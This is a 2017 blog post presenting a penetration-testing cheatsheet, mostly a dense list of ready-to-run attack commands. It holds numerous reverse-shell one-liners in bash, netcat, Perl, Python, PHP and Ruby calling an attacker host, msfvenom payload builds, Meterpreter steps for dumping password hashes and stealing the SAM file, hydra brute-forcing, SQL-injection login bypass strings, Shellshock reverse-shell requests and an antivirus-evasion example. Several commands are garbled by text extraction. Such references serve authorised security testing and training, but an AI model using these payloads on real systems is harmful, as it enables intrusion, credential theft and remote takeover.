Blog Simple.



Pentesting Cheatsheet

In Security Tags hacking, pentest, security November 16, 2017 2145 Views Aishee



Enumeration

General Enumeration:

- nmap -vv -Pn -A -sC -sS -T 4 -p- 10.0.0.1
- nmap -v -sS -A -T4 x.x.x.x // Verbose, SYN Stealth, Version info, and scripts against services.
- nmap -v -p 445 --script=smb-check-vulns --script-args=unsafe=1 192.168.1.X // Nmap script to scan for vulnerable SMB servers – WARNING: unsafe=1 may cause knockover
- netdiscover -r 192.168.1.0/24

FTP Enumeration (21):

• nmap -script=ftp-anon, ftp-bounce, ftp-libopie, ftp-proftpd-backdoor, ftp-vsftpd-backdoor, ftp-vuln-cve2010-4221, tftp-enum -p 21 10.0.0.1

SSH (22):

• nc INSERTIPADDRESS 22

SMTP Enumeration (25):

- nmap -script=smtp-commands, smtp-enum-users, smtp-vuln-cve2010-4344, smtp-vuln-cve2011-1720, smtp-vuln-cve2011-1764 -p 25 10.0.0.1
- nc -nvv INSERTIPADDRESS 25
- telnet INSERTIPADDRESS 25

Finger Enumeration (79):

Download script and run it with a wordlist: http://pentestmonkey.net/tools/user-enumeration/finger-user-enum

Web Enumeration (80/443):

- dirbuster (GUI)
- nikto -h 10.0.0.1

Pop3 (110):

• telnet INSERTIPADDRESS 110

USER anounys@INSERTIPADDRESS

PASS admin

or:

USER anounys

PASS admin

RPCBind (111):

• rpcinfo -p x.x.x.x

SMB\RPC Enumeration (139/445):

- enum4linux -a 10.0.0.1
- nbtscan x.x.x.x // Discover Windows / Samba servers on subnet, finds Windows MAC addresses, netbios name and discover client workgroup / domain
- py 192.168.XXX.XXX 500 50000 dict.txt
- python /usr/share/doc/python-impacket-doc/examples/samrdump.py 192.168.XXX.XXX
- nmap IPADDR --script smb-enum-domains.nse, smb-enum-groups.nse, smb-enum-processes.nse, smb-enum-sessions.nse, smb-enum-shares.nse, smb-enum-users.nse, smb-ls.nse, smb-mbenum.nse, smb-os-discovery.nse, smb-print-text.nse, smb-print-text.nse, smb-print-text.nse, smb-print-text.nse, smb-sexec.nse, smb-security-mode.nse, smb-server-stats.nse, smb-system-info.nse, smb-vuln-conficker.nse, smb-vuln-cve2009-3103.nse, smb-vuln-ms06-025.nse, smb-vuln-ms07-029.nse, smb-vuln-ms08-067.nse, smb-vuln-ms10-054.nse, smb-vuln-ms10-061.nse, smb-vuln-regsvc-dos.nse
- smbclient -L INSERTIPADDRESS
- smbclient //INSERTIPADDRESS/tmp
- smbclient INSERTIPADDRESS ipc\$ -U john

SNMP Enumeration (161):

- snmpwalk -c public -v1 10.0.0.0
- snmpcheck -t 192.168.1.X -c public

- onesixtyone -c names -i hosts
- python /usr/share/doc/python-impacket-doc/examples/samrdump.py SNMP 192.168.X.XXX
- nmap -sT -p 161 192.168.X.XXX/254 -oG snmp_results.txt
- snmpenum -t 192.168.1.X

Oracle (1521):

- tnscmd10g version -h INSERTIPADDRESS
- tnscmd10g status -h INSERTIPADDRESS

Mysql Enumeration (3306):

• nmap -sV -Pn -vv 10.0.0.1 -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122

DNS Zone Transfers:

- nslookup -> set type=any -> ls -d xxx.com
- dig axfr xxxx.com @ns1.xxx.com

• dnsrecon -d TARGET -D /usr/share/wordlists/dnsmap.txt -t std --xml ouput.xml // Recon

Mounting File Share

- showmount -e IPADDR
- mount 192.168.1.1:/vol/share /mnt/nfs -nolock // mounts the share to /mnt/nfs without locking it
- mount -t cifs -o username=user, password=pass, domain=xxx //192.168.1.X/share-name /mnt/cifs // Mount Windows CIFS / SMB share on Linux at /mnt/cifs if you remove password it will prompt on the CLI (more secure as it wont end up in bash_history)
- net use Z: \\win-server\share password /user:domain\janedoe /savecred /p:no //
 Mount a Windows share on Windows from the command line
- apt-get install smb4k -y // Install smb4k on Kali, useful Linux GUI for browsing SMB shares

Fingerprinting: Basic versioning / finger printing via displayed banner

- nc -v 192.168.1.1 25
- telnet 192.168.1.1 25

Exploit Research

• searchsploit windows 2003 | grep -i local // Search exploit-db for exploit, in this example windows 2003 + local esc

Compiling Exploits

- gcc -o exploit exploit.c // Compile C code, add -m32 after 'gcc' for compiling 32 bit code on 64 bit Linux
- i586-mingw32msvc-gcc exploit.c -lws2_32 -o exploit.exe // Compile windows.exe on Linux

Packet Inspection:

• tcpdump tcp port 80 -w output.pcap -i eth0 // tcpdump for port 80 on interface eth0, outputs to output.pcap

Password Cracking

Use hash-identifier to determine the hash type.

https://hashkiller.co.uk

Paste the entire /etc/shadow file in a test file and run john with the text file after john.

john hashes.txt

```
• hashcat -m 500 -a 0 -o output.txt -remove hashes.txt /usr/share/wordlists/rockyou.txt
```

Bruteforcing:

```
    hydra 10.0.0.1 http-post-form
    "/admin.php:target=auth&mode=login&user=^USER^&password=^PASS^:invalid" -P
    /usr/share/wordlists/rockyou.txt -l admin
    hydra -l admin - D /usr/share/wordlists/rockyou.txt LDADDD
```

- hydra -l admin -P /usr/share/wordlists/rockyou.txt -o results.txt IPADDR PROTOCOL
- hydra -P /usr/share/wordlistsnmap.lst 192.168.X.XXX smtp -V // Hydra SMTP Brute force

Shells & Reverse Shells

SUID C Shells

```
• bin/bash:
int main(void){
setresuid(0, 0, 0);
system("/bin/bash");
   • bin/sh:
int main(void){
setresuid(0, 0, 0);
system("/bin/sh");
   • gcc -o suid suid.c
```

TTY Shell:

```
• python -c 'import pty;pty.spawn("/bin/bash")'
```

echo os.system('/bin/bash')

```
• /bin/sh -i
```

- execute('/bin/sh') // LUA
- !sh // NMAP
- :!bash // Vi

Spawn Ruby Shell

```
• exec "/bin/sh" // TTY
```

```
• ruby -rsocket -e'f=TCPSocket.open("ATTACKING-IP",80).to_i;exec sprintf("/bin/sh -i <&%d >&%d
```

Netcat

```
• nc -e /bin/sh ATTACKING-IP 80
```

- /bin/sh | nc ATTACKING-IP 80
- rm -f /tmp/p; mknod /tmp/p p && nc ATTACKING-IP 4444 0/tmp/p

Telnet Reverse Shell

- rm -f /tmp/p; mknod /tmp/p p && telnet ATTACKING-IP 80 0/tmp/p
- telnet ATTACKING-IP 80 | /bin/bash | telnet ATTACKING-IP 443

PHP

```
• php -r '$sock=fsockopen("ATTACKING-IP",80);exec("/bin/sh -i <&3 >&3 2>&3");'
```

(Assumes TCP uses file descriptor 3. If it doesn't work, try 4,5, or 6)

Bash

- exec /bin/bash 0&0 2>&0
- 0<&196; exec 196<>/dev/tcp/ATTACKING-IP/80; sh <&196 >&196 2>&196
- exec 5<>/dev/tcp/ATTACKING-IP/80 cat <&5 | while read line; do \$line 2>&5 >&5; done

or: while read line 0<&5; do \$line 2>&5 >&5; done

• bash -i >& /dev/tcp/ATTACKING-IP/80 0>&1

Perl

- exec "/bin/sh";
- perl —e 'exec "/bin/sh";'

```
perl -e 'use Socket;$i="ATTACKING-
IP";$p=80;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,socka ddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"ATTACKING-IP:80");STDIN-
>fdopen($c,r);$~->fdopen($c,w);system$_ while<>;' // Windows

perl -e 'use Socket;$i="ATTACKING-
IP";$p=80;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,socka ddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};' // Windows
```

Meterpreter

Windows reverse meterpreter payload

• set payload windows/meterpreter/reverse tcp // Windows reverse tcp payload

Windows VNC Meterpreter payload

• set payload windows/vncinject/reverse tcp // Meterpreter Windows VNC Payload

• set ViewOnly false

Linux Reverse Meterpreter payload

• set payload linux/meterpreter/reverse_tcp // Meterpreter Linux Reverse Payload

Meterpreter Cheat Sheet

- upload file c:\\windows // Meterpreter upload file to Windows target
- download c:\\windows\\repair\\sam /tmp // Meterpreter download file from Windows target
- download c:\\windows\\repair\\sam /tmp // Meterpreter download file from Windows target
- execute -f c:\\windows\temp\exploit.exe // Meterpreter run .exe on target handy for executing uploaded exploits
- execute -f cmd -c // Creates new channel with cmd shell
- ps // Meterpreter show processes
- shell // Meterpreter get shell on the target
- getsystem // Meterpreter attempts priviledge escalation the target
- hashdump // Meterpreter attempts to dump the hashes on the target
- portfwd add -1 3389 -p 3389 -r target // Meterpreter create port forward to target machine

- portfwd delete -1 3389 -p 3389 -r target // Meterpreter delete port forward
- use exploit/windows/local/bypassuac // Bypass UAC on Windows 7 + Set target + arch, x86/64
- use auxiliary/scanner/http/dir_scanner // Metasploit HTTP directory scanner
- use auxiliary/scanner/http/jboss_vulnscan // Metasploit JBOSS vulnerability scanner
- use auxiliary/scanner/mssql/mssql_login // Metasploit MSSQL Credential Scanner
- use auxiliary/scanner/mysql/mysql_version // Metasploit MSSQL Version Scanner
- use auxiliary/scanner/oracle/oracle_login // Metasploit Oracle Login Module
- use exploit/multi/script/web_delivery // Metasploit powershell payload delivery module
- post/windows/manage/powershell/exec_powershell // Metasploit upload and run powershell script through a session
- use exploit/multi/http/jboss maindeployer // Metasploit JBOSS deploy
- use exploit/windows/mssql/mssql payload // Metasploit MSSQL payload
- run post/windows/gather/win_privs // Metasploit show privileges of current user
- use post/windows/gather/credentials/gpp // Metasploit grab GPP saved passwords
- load mimikatz -> wdigest // Metasplit load Mimikatz
- run post/windows/gather/local_admin_search_enum // Idenitfy other machines that the supplied domain user has administrative access to
- set AUTORUNSCRIPT post/windows/manage/migrate

Meterpreter Payloads

• msfvenom -1 // List options

Binaries

```
• msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= LPORT= -f elf > shell.elf
```

```
• msfvenom -p windows/meterpreter/reverse tcp LHOST= LPORT= -f exe > shell.exe
```

```
• msfvenom -p osx/x86/shell reverse tcp LHOST= LPORT= -f macho > shell.macho
```

Web Payloads

```
shell.php // PHP
```

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f asp > shell.asp// ASP
```

```
• msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f raw > shell.jsp /\!\!/ JSP
```

```
• msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f war > shell.war // WAR
```

Scripting Payloads

```
• msfvenom -p cmd/unix/reverse_python LHOST= LPORT= -f raw > shell.py // Python
```

- msfvenom -p cmd/unix/reverse_bash LHOST= LPORT= -f raw > shell.sh // Bash
- msfvenom -p cmd/unix/reverse_perl LHOST= LPORT= -f raw > shell.pl // Perl

Shellcode

For all shellcode see 'msfvenom –help-formats' for information as to valid parameters.

Msfvenom will output code that is able to be cut and pasted in this language for your exploits.

```
• msfvenom -p linux/x86/meterpreter/reverse tcp LHOST= LPORT= -f
```

- msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f
- msfvenom -p osx/x86/shell reverse tcp LHOST= LPORT= -f

Handlers

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

- exploit/multi/handler
- set PAYLOAD
- set LHOST
- set LPORT
- set ExitOnSession false

```
• exploit -j -z
```

```
An example is: msfvenom exploit/multi/handler -p windows/meterpreter/reverse_tcp
LHOST= LPORT= -f > exploit.extension
```

Powershell

Execution Bypass

- Set-ExecutionPolicy Unrestricted
- iex(new-object system.net.webclient).downloadstring("file:///C:\examplefile.ps1")

Powershell.exe blocked

• Use 'not powershell' https://github.com/Ben0xA/nps

PS1 File blocked

- iex(new-object system.net.webclient).downloadstring("file:///C:\examplefile.doc")
 - Invoke-examplefile #This allows execution of any file extension

Privilege Escalation

Linux:

https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

https://github.com/pentestmonkey/unix-privesc-check

Windows:

https://github.com/pentestmonkey/windows-privesc-check

http://www.fuzzysecurity.com/tutorials/16.html

https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/

Command Injection

File Traverse:

•

__website.com/file.php[?path=/]

Test HTTP options using curl:

•

1 curl -vX OPTIONS [website]

Upload file using CURL to website with PUT option available

•

1 curl --upload-file shell.php --url http://192.168.218.139/test/shell.php --http1.0

Transfer file (Try temp directory if not writable)(wget -O tells it where to store):

•

1 ?path=/; wget http://IPADDRESS:8000/FILENAME.EXTENTION;

Activate shell file:

•

1 ; php -f filelocation.php;

SQLInjections

Common Injections for Login Forms:

```
admin' --
admin' #
admin'/*
' or 1=1--
' or 1=1#
' or 1=1/*
```

- ') or '1'='1--
- ') or ('1'='1-

SQLMap

```
    sqlmap -u http://xxx.com --forms --batch --crawl=10 --cookie=jsessionid=54321 --level=5 --risk=3 // Automated sqlmap scan
    sqlmap -u http://INSERTIPADDRESS --dbms=mysql --crawl=3
    sqlmap -u TARGET -p PARAM --data=POSTDATA --cookie=COOKIE --level=3 --current-user --current-db --passwords --file-read="/var/www/xxx.php" // Targeted sqlmap scan
```

- sqlmap -u "http://xxx.com/xxx.php?id=1" --dbms=mysql --tech=U --random-agent --dump // Scan url for union + error based injection with mysql backend and use a random user agent + database dump
- sqlmap -o -u "http://xxx.com/form/" -forms // sqlmap check form for injection
- sqlmap -o -u "http://xxx/vuln-form" --forms -D database-name -T users -dump // sqlmap dump and crack hashes for table users on database-name.
- sqlmap --flush session
 - Flushes the session
- sqlmap -p user --technique=B
 - Attempts to exploit the "user" field using boolean technique.

Miscellaneous

Tunneling:

• sshuttle -r root@10.0.0.1 10.10.10.0/24

sshuttle is an awesome tunneling tool that does all the hard work for you. It gets rid of the need for proxy chains. What this command does is tunnels traffic through 10.0.0.1 and makes a route for all traffic destined for 10.10.10.0/24 through your sshuttle tunnel.

AV Bypass:

• root@kali:~/Hyperion-1.0# wine hyperion.exe ../backdoor.exe ../backdoor_mutation.exe (This is a general example of how to evade AV)

Web hosts

- python -m SimpleHTTPServer 80 // Basic HTTP Server
- service apache2 start // Starts Apache web server. Place files in /var/www/html to be able to 'wget' them.

Php Meterpreter Shell (Remove Guard bit)

msfvenom -p php/meterpreter/reverse_tcp LHOST=???????? LPORT=6000 R > phpmeterpreter.php

Netcat

- Listener: nc -lp PORT
- Target: ; nc -e /bin/bash listeneripaddress listenerport | or ncat -v -l -p 7777 -e /bin/bash
- Host: cat happy.txt | ncat -v -l -p 5555 Target: ncat localhost 5555 > happy_copy.txt // download file via ncat

Reverse shell using interpreters (http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)

```
e: python -c python -c 'import socket, subprocess, os; s=socket.socket (socket.AF_INET, socket.SOCK_STREAM); s.connec t(("10.0.0.1",1234)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);'
python -c "exec(\"import socket, subprocess; s = socket.socket(); s.connect(('127.0.0.1',9000)) \nwhile 1: proc = subprocess.Popen(s.recv(1024), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE,
stdin=subprocess.PIPE); s.send(proc.stdout.read()+proc.stderr.read()) \")"
```

Shellshock

```
    curl -x TARGETADDRESS -H "User-Agent: () { ignored;};/bin/bash -i >& /dev/tcp/HOSTIP/1234 0>&1" TARGETADDRESS/cgi-bin/status
    curl -x 192.168.28.167:PORT -H "User-Agent: () { ignored;};/bin/bash -i >& /dev/tcp/192.168.28.169/1234 0>&1" 192.168.28.167/cgi-bin/status
```

• ssh username@IPADDRESS '() { :;}; /bin/bash' //Shellshock over SSH

Resources & Links

Windows Privilege Escalation

http://www.fuzzysecurity.com/tutorials/16.html

https://toshellandback.com/2015/11/24/ms-priv-esc/

SQL & Apache Log paths

http://www.itninja.com/blog/view/mysql-and-apache-profile-log-path-locations

Recon

https://bitvijays.github.io/blog/2015/04/09/learning-from-the-field-intelligence-gathering/

Cheat Sheets (Includes scripts):

http://pentestmonkey.net/

https://highon.coffee/blog/cheat-sheet/

https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

Meterpreter Stuff

http://netsec.ws/?p=331

Proxy Chaining

apt-get install sshuttle

https://github.com/sshuttle/sshuttle

https://github.com/rofl0r/proxychains-ng

https://www.offensive-security.com/metasploit-unleashed/proxytunnels/

Huge collection of common commands and scripts as well as general pentest info

https://bobloblaw.gitbooks.io/security/content/

Scripts

https://github.com/rebootuser/LinEnum

https://github.com/mzet-/linux-exploit-suggester

https://github.com/azmatt/windowsEnum

https://github.com/leebaird/discover

https://nmap.org/nsedoc/

Pentester Bookmarks, huge collection of blogs, forums, and resources.

https://code.google.com/archive/p/pentest-bookmarks/wikis/BookmarksList.wihttps://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/



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
About Me



My name is Nguyen Anh Tai. I am an independent security researcher, bug hunter and leader a security team. Security Researcher at CMC INFOSEC. I developed the every system for fun: D. My aim is to become an expert in security and xxx!

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